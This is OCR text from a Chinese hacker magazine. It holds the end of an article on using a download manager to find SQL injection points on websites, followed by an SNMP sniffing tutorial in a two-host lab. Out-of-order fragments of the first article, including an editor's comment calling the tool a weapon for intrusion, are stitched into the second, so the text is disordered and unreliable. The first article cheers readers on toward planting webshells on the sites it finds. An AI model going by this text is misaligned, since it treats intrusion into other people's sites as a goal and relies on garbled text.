


图6 复制网址到剪帖板

效果


好了，接下来就去冲杯咖啡放松放松吧，等待也是一种快乐啊！看，还没检测完就有N多注入点啦（还有我的QQ），如图7。黑友们！向webshell，出发！

后记：

本文受《黑客手册》2006年第一期李丰初前辈的《狂暴的肉鸡任我行》的启发而作，绝无抄袭之嫌疑，而且本文中的方法个人觉得更加实用一些。我也为此做了教程，大家可以参考一下，在此仍要感谢前辈们无私的奉献。

恶人恶补

文：九月，秋高气爽，传说中收获的季节，你都收获到什么了？小编是收获了不少东西，因为曾经辛劳的耕作过，时间过的很快的，所以我会紧紧抓住每一分每一秒，做一些有价值的事情，闲暇的时候，回味一下曾经的生活，什么滋味自己最清楚，该怎么做，要自己对自己说。



文 Dboy

snmp协议在sniffer中攻与防

从本文您可以学到：

1. 了解什么是snmp协议
2. 了解snmp协议存在的安全隐患

从事网络管理或者爱好网络的朋友，可能对于SNMP协议并不陌生，它的英文全称是 **Simple Network Management Protocol**，中文名为“简单网络管理协议”，是一个基于TCP/IP协议的网络管理标准。很多网管工具能利用SNMP协议进行网络的管理，例如大名鼎鼎的SolarWinds。可能讲到这里，大部分朋友对此文章的可看度大大降低，SNMP协议有什么好看的？！如果你是讲解网络协议的，还是趁早回家吧！呵呵！此文的目的并不在此，而是将对其安全性进行一些底层的协议分析，从而使朋友们从根本上认识这个协议的安全隐患和防范。

一．SNMP协议的简要知识

说到SNMP的介绍，大部分朋友可能会说我啰嗦，但是为了照顾黑客手册中一些基础较差的小黑迷们，我这里还是稍微小小的介绍下吧！

“SNMP网络管理包含两个部分：网络管理站和被管的网络单元。”网络管理站通常是一台安装了网络管理软件的计算机，这些管理软件可以利用SNMP来管理网络；被管的网络单元，包括交换机、路由器、防火墙、服务器等等。需要在被管理的设备上运行一些软件从而与网络管理站进行SNMP通信，这些软件被称为“代理进程”。

SNMP网络管理包括三个组成部分：“管理信息库MIB”、“管理信息结构SMI”和“SNMP网络管理协议”。管理信息库（MIB）中存放的是被管设备的所有信息，例如被管设备的名称、运行时间、接口速度等。

SNMP主要是通过发送5种报文操作来对目标设备进行MIB的查询，从而得到目标设备的一些具体情况。




图1 MIB的经典图

来看看MIB的经典图，如图1。这是一个树型结构，由于涉及的讲解内容过多，我这里就采用通俗的语句来说下。可以将其看成一棵倒转的大树，树跟是MIB底部root，依次向下则是树干，树枝，树叶，每一个部分都代表不同的属性。而这些属性都是SNMP协议进行操作来读取，例如：.1.3.6.1.2.1.1.1（注：我取的是数字值，不是英文值，.表示root）这个树叶的具体路径，它是代表被管理设备的所用硬件、操作系统和网络软件的名称和版本等完整信息。再看一个.1.3.6.1.2.1.2.2.1.2，它是代表被管理设备的接口的厂商名、产品名和硬件接口的版本号。SNMP协议通过向目标设备查询这些树叶来得到具体的取值。

概念讲解到这里，由于文章篇幅限制和重点，这里只做简单的了解，如果朋友们对此协议原理想做更深入的了解，可以参看文章附带在光盘中的snmp资料。

二．SNMP协议扫描实战

在这里，我们将通过sniffer的手段来对SNMP协议通信进行比较透彻的分析，从分析的过程中，不仅可以看到sniffer这款软件的强大分析功能，还可以从中看到SNMP协议通讯的安全威胁。

实战准备：SolarWinds 2002 + Sniffer Portable。

环境：内网两台服务器Windows 2000 Server，源主机IP：192.168.0.11，目标主机IP：192.168.0.32，10/100M交换环境。

步骤1：安装SNMP代理

在进行SNMP分析之前，需要先对环境进行搭建，基础的条件我已经准备好，现在需要做的是向目标主机安装SNMP服务，保证sniffer的正常抓包。

在目标主机中，打开添加／删除程序，进行“添加／删除Winodws组件”，选择“管理监视工具”，在其中选择简单网络管理协议 **SNMP** 后，按照提示进行安装。

安装完毕后，服务列表中会多出SNMP这项服务，查看此服务的属性，切换到安全标签下，选择“接受来自任何主机的SNMP数据包”，再添加一个名称为：public，权限为读写的团体，如图2。设置完毕，重新启动SNMP服务生效。

步骤2：设置Sniffer过滤器

编辑点评：

方法看似简单，但能想到也不容易了，毕竟这样可以提高不少找注入点的效率。作者把迅雷都变成了手中的武器，其实平时身边还有许多小工具，在入侵的时候也许在不经意间，你会发现他们能帮上大忙。




图7 战果




图2 设置SNMP的属性




图3 定义过滤器

在进行SNMP协议分析之前，有必要在嗅探器中进行过滤器的设置，这样可以排除繁杂信息，只抓需要的数据包。

打开Sniffer Pro，单击工具栏中的“捕获”，然后选择“定义过滤器”，打开过滤器的定义面版。单击“配置文件”→“新建”，输入新定义的过滤器名称：SNMP，如图3，完成。




图4 选择相应的协议

在新的过滤器项目之下，切换到“高级”标签下，“依次展开IP–UDP”，选择上关于SNMP通信的两个协议：“SNMP(UDP)和SNMPTRAP”。如图4。

这样就做完了关于SNMP通信的过滤器，在抓包过程中，不会抓取其他无关的协议信息，保证了分析的快速正常进行。

小知识：

Sniffer Pro是美国Network Associates公司出品的一款网络分析软件。它可用于网络故障分析与性能管理，在网络界应用非常广泛。同时它能解开550种协议，是业界最多的，对于网络管理和故障排除是一款不可多得的软件。

步骤3：利用MIB WALKER扫描目标主机

上面的工作做完之后，我们开始利用SolarWinds这款强大的网管工具对目标主机进行SNMP信息的扫描操作，打开SolarWinds，切换到MIB Browser下，单击打开MIB Walk，在“**hostname or IP**”中填写目标主机IP192.168.0.32，在“**community string**”中填写我们刚刚添加的默认值public。设置完后，先不要扫描。此时打开Sniffer进行嗅探，再用MIB Walk进行扫描，短短几十秒，可以看到MIB Walk将目标主机的很多信息扫描出来，例如目标主机硬件情况、网络情况、端口情况等一应俱全，如图5。

再展开sniffer，可以看到抓取了很多关于snmp协议的数据包，如图6所示，下面我们来对它进行分析。




图5 扫描到的信息

小知识：

“SolarWinds Engineer's Edition是一种非常出色的网络工具箱，它的用途十分广泛，涵盖了从简单、变化的ping监控器及子网计算器到更为复杂的性能监控器和地址管理功能。”

